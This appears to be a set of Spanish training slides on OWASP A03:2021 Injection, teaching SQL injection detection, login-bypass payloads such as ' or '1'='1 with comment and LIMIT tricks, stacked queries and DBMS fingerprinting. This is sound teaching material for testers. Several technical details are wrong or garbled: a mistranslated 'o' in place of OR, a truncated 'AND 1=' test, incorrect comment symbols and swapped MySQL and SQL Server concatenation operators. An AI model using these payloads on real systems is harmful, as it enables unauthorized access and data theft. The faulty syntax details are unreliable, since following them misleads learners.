The diagram illustrates the risk assessment process. It starts with an 'Agente' (Agent) icon, followed by a dotted line leading to a box labeled 'Vector de Ataque' (Attack Vector). An arrow points from this box to another box labeled 'Debilidades de Seguridad' (Security Weaknesses). A final dotted line leads to a cylinder icon labeled 'Impacto' (Impact).

App. Específica	Explotabilidad: 3	Prevalencia: 2	Detectabilidad: 3	Técnico: 3	¿Negocio?
Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete.		Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. Los errores de inyección son fáciles de descubrir al examinar el código y los escáneres y fuzzers ayudan a encontrarlos.		Una inyección puede causar divulgación, pérdida o corrupción de información, pérdida de auditabilidad, o denegación de acceso. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

A03:2021 - LA APLICACIÓN ES VULNERABLE?

- Una aplicación es vulnerable a ataques de este tipo cuando:
 - Los datos suministrados por el usuario no son **validados**, **filtrados** o **sanitizados** por la aplicación.
 - Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto.
 - Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas Object-Relational Mapping (ORM), para extraer registros adicionales sensibles.
 - Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados

A03:2021 - LA APLICACIÓN ES VULNERABLE?

- El concepto es idéntico entre todos los intérpretes.
- La revisión del código fuente es el mejor método para detectar si las aplicaciones son vulnerables a inyecciones
- Seguido de cerca por pruebas automatizadas de todos los parámetros, encabezados, URL, cookies, JSON, SOAP y entradas de datos XML.

A03:2021 - REFERENCIAS

- OWASP Top Ten A3:2021-Injection
- OWASP Proactive Controls: Secure Database Access
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: [SQL Injection](#), [Command Injection](#), and [ORM Injection](#)
- OWASP Cheat Sheet: [Injection Prevention](#)
- OWASP Cheat Sheet: [SQL Injection Prevention](#)
- OWASP Cheat Sheet: [Injection Prevention in Java](#)
- OWASP Cheat Sheet: [Query Parameterization](#)
- OWASP Automated Threats to Web Applications – OAT-014
- [OWSAP Injection_Flaws](#)

A03:2021 - SQL INJECTION

- Un ataque de **inyección SQL** consiste en la inserción o "inyección" de una consulta SQL parcial o completa a través de la entrada de datos o transmitida desde el cliente a la aplicación web.
- Un ataque de inyección SQL exitoso puede:
 - Leer datos confidenciales de la base de datos
 - Modificar los datos de la base de datos (insertar / actualizar / eliminar)
 - Ejecutar operaciones de administración en la base de datos (como cerrar el DBMS)
 - Recuperar el contenido de un archivo dado existente en el archivo DBMS *system*
 - Escribir archivos en el sistema de archivos
 - En algunos casos, emitir comandos para el sistema operativo.

A03:2021 - SQL INJECTION

- Consulta SQL básica. El parámetro \$id es una entrada de datos del usuario.

```
"select title, text from news where id=$id"
```

- Debido a la forma en la que está construida la consulta, el usuario puede proporcionar una entrada diseñada tratando de hacer que la declaración SQL original ejecute acciones adicionales.
- Si los datos proporcionados por el usuario fueran

```
id= "1 or 1 = 1"
```

- Esto cambiaría la lógica de la consulta SQL?

A03:2021 - SQL INJECTION

- Definiendo

```
id= "1 o 1 = 1"
```

- Resulta en que en la cláusula WHERE se agrega una condición "o 1 = 1".

```
"select title, text from news where id=1 or 1=1"
```

- ¿Cuál es el resultado de la última consulta?

A03:2021 - SQL INJECTION

- Los ataques de inyección SQL se pueden dividir en las siguientes tres clases, según la manera en la que se obtienen los datos:
 - **Inband:** los datos se extraen utilizando el mismo canal que se utiliza para injectar el código SQL. Este es el tipo de ataque más sencillo, en el que los datos recuperados se presentan directamente en la página web de la aplicación.
 - **Out-of-band:** los datos se recuperan utilizando un canal diferente (por ejemplo, se genera un correo electrónico con los resultados de la consulta y se envía al evaluador).
 - **Inferential or Blind:** no hay transferencia real de datos, pero el tester puede reconstruir la información enviando solicitudes particulares y observando el comportamiento resultante del DB Server.

A03:2021 - SQL DETECCIÓN

- El primer paso es comprender cuándo la aplicación interactúa con la base de datos para acceder a algunos datos.
- Los ejemplos típicos de casos en los que una aplicación necesita comunicarse con una base de datos incluyen:
 - **Formularios de autenticación:** cuando la autenticación se realiza mediante un formulario web, es probable que las credenciales del usuario se verifiquen con una base de datos que contenga todos los nombres de usuario y contraseñas.
 - **Motores de búsqueda:** la cadena enviada por el usuario podría usarse en una consulta SQL que extraiga todos los registros relevantes de una base de datos.
 - **Sitios de comercio electrónico:** es muy probable que los productos y sus características se almacenen en una base de datos.
 - El tester debería hacer una lista de todos los campos utilizados, incluyendo campos ocultos, considerando HTTP headers y Cookies.

A03:2021 - SQL DETECCIÓN

- La primera prueba generalmente consiste en agregar una comilla simple (') o un punto y coma (;) al campo o parámetro bajo prueba.
- La comilla simple (') puede utilizarse como un terminador de cadena y, si la aplicación no lo filtra, daría lugar a una consulta incorrecta.
- El punto y coma (;) se usa para finalizar una instrucción SQL y, si no se filtra, también es probable que genere un error.

A03:2021 - SQL DETECCIÓN

- La salida de un campo vulnerable puede parecerse a lo siguiente
- Microsoft SQL Server

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation  
mark before the character string ''.  
/target/target.asp, line 113
```

- MySQL:

```
You have an error in your SQL syntax; check the manual that  
corresponds to your MariaDB server version for the right  
syntax to use near '''' at line 1
```

A03:2021 - SQL DETECCIÓN

- Un mensaje de error completo, como los de los ejemplos, proporciona una gran cantidad de información al tester para montar un ataque de inyección exitoso.
- Sin embargo, las aplicaciones a menudo no brindan tantos detalles:
 - Se puede emitir un simple "Error 500 del servidor" o una página de error personalizada o respuesta por AJAX, lo que significa que debemos utilizar técnicas de inyección blind.
- En cualquier caso, es muy importante probar cada campo por separado:
 - Solo una variable debe variar mientras que todas las demás permanecen constantes, para comprender con precisión qué parámetros son vulnerables y cuáles no.

A03:2021 - SQL DETECCIÓN EJEMPLO 1

- Si consideramos esta consulta:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

- Generalmente, se utiliza una consulta similar desde la aplicación web para autenticar a un usuario.
- Si la consulta devuelve un valor, significa que dentro de la base de datos existe un usuario con ese conjunto de credenciales, entonces el usuario puede iniciar sesión en el sistema; de lo contrario, se deniega el acceso.
- Los valores de los campos de entrada generalmente se obtienen del usuario a través de un formulario web.

A03:2021 - SQL DETECCIÓN EJEMPLO 1

- Supongamos que insertamos los siguientes valores de nombre de usuario y contraseña:

```
$username = '1' or '1' = '1  
$password = '1' or '1' = '1'
```

- Resultado

```
SELECT * FROM Users WHERE Username='1' OR '1'='1' AND  
Password='1' OR '1'='1'
```

- URL

```
http://www.example.com/index.php?username=1%20or%20'1'%20=%20'1&password=1%20or%20'1'%20=%20'1
```

A03:2021 - SQL DETECCIÓN EJEMPLO 1

- Después de un breve análisis, notamos que la consulta devuelve un valor (o un conjunto de valores) porque la condición siempre es verdadera (OR 1 = 1).
- De esta forma el sistema ha autenticado al usuario sin conocer el nombre de usuario y la contraseña.
- En algunos sistemas, la primera fila de una tabla de usuarios sería un usuario administrador -> Este puede ser el perfil devuelto en algunos casos.

A03:2021 - SQL DETECCIÓN EJEMPLO 2

- Si consideramos esta consulta:

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5(''$password'')))
```

- En este caso, hay dos problemas, uno debido al uso de paréntesis y otro debido al uso de la función hash MD5.
- En primer lugar, resolvemos el problema del paréntesis.
 - Eso simplemente consiste en agregar una serie de paréntesis de cierre hasta obtener una consulta corregida.
- Para resolver el segundo problema, intentamos evadir la segunda condición.
 - Agregamos a nuestra consulta un símbolo final que significa que comienza un comentario.
 - De esta forma, todo lo que sigue a dicho símbolo se considera un comentario.
- Cada DBMS tiene su propia sintaxis para los comentarios:
 - Un símbolo común a la gran mayoría de las bases de datos es " * ".
 - En Oracle, el símbolo es " - " .

A03:2021 - SQL DETECCIÓN EJEMPLO 2

- Para solucionar el problema inyectamos sobre \$username, cerramos los paréntesis y comentamos el resto de la consulta.

```
$username = 1' or '1' = '1')/*  
$password = foo
```

- Resultado

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/* ')  
AND (Password=MD5('$password')))
```

- URL

```
http://www.example.com/index.php?  
username=1'%20or%20'1'%20=%20'1'))/\*&password=foo
```

A03:2021 - SQL DETECCIÓN EJEMPLO 3

- A veces, el código de autenticación verifica que el número de resultados devueltos sea exactamente igual a 1.
- En los ejemplos anteriores, esta situación sería difícil (en la base de datos solo hay un valor por usuario).
- Para solucionar este problema, basta con insertar un comando SQL que impone la condición de que el número de resultados devueltos debe ser uno.
- Para alcanzar este objetivo, usamos el operador LIMIT

```
$username = '1' or '1' = '1')) LIMIT 1/*  
$password = foo  
  
http://www.example.com/index.php?  
username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/\*&password=foo
```

A03:2021 - SQL DETECCIÓN EJEMPLO 4

- Si consideramos la siguiente consulta:

```
SELECT * FROM products WHERE id_product=$id_product  
http://www.example.com/product.php?id=10
```

- Una buena forma de probar si la aplicación es vulnerable en este escenario es jugar con la lógica, usando los operadores AND y OR.

```
SELECT * FROM products WHERE id_product=10 AND 1=2  
http://www.example.com/product.php?id=10 AND 1=2
```

- En este caso, probablemente la aplicación nos devolvería algún mensaje indicándonos que no hay contenido disponible o una página en blanco.
- Luego, el tester puede enviar una declaración verdadera y verificar si hay un resultado válido:

```
SELECT * FROM products WHERE id_product=10 AND 1=  
http://www.example.com/product.php?id=10 AND 1=1
```

A03:2021 - SQL DETECCIÓN EJEMPLO 5

- Dependiendo de la API y el DBMS que se este usando es posible enviar varias sentencias en una llamada.
- Considerando:

```
SELECT * FROM products WHERE id_product=$id_product
```

- Una forma de ejecutar múltiples sentencias sería
[http://www.example.com/product.php?id=10;INSERT INTO users \(...\)](http://www.example.com/product.php?id=10;INSERT INTO users (...))
- Así se ejecutarían múltiples sentencias e independientes una de otra, se las conce como Stacked Queries.

A03:2021 - SQLI FINGERPRINTING

- Cuando los tester pasan a una explotación de inyección SQL más avanzada, necesitan saber cuál es la base de datos back-end.
- El **Fingerprinting** es una técnica que se puede utilizar para detectar software, protocolos de red, sistemas operativos o dispositivos de hardware (impresora, routers, APs, etc).
- Se envían solicitudes específicas obteniendo información para perfilar la aplicación.
- Este sondeo generalmente examina:
 - Los nombres y valores de los encabezados HTTP
 - Los nombres y formatos de los identificadores de sesión
 - El contenido de los mensajes de la página de error
 - La distinción entre mayúsculas y minúsculas de la ruta de URL patrones de ruta de URL
 - Extensiones de archivo y si existen archivos y directorios específicos del software.
- El Fingerprinting a menudo depende de la fuga de información.

A03:2021 - SQLI FINGERPRINTING

- Aunque el lenguaje SQL es un estándar, cada DBMS tiene su peculiaridad y se diferencia entre sí en muchos aspectos como comandos especiales, funciones para recuperar datos como nombres de usuarios y bases de datos, características, línea de comentarios, etc.
- El primer método es generar un error y obtener el motor:
- **MySql:**

```
You have an error in your SQL syntax; check the manual  
that corresponds to your MySQL server version for the  
right syntax to use near '\'' at line 1
```

A03:2021 - SQLI FINGERPRINTING

- Oracle:

```
ORA-00933: SQL command not properly ended
```

- MS SQL Server:

```
Microsoft SQL Native Client error '80040e14' Unclosed quota  
mark after the character string
```

- PostgreSQL:

```
Query failed: ERROR: syntax error at or near "/" at character  
in /www/site/test.php on line 121.
```

A03:2021 - SQLI FINGERPRINTING

- Si no hay un mensaje de error o un mensaje de error personalizado, el tester puede intentar injectar en los campos de string utilizando diferentes técnicas de concatenación:
 - **MySQL**: ‘test’ + ‘ing’
 - **SQL Server**: ‘test’ ‘ing’
 - **Oracle**: ‘test’||‘ing’
 - **PostgreSQL**: ‘test’||‘ing’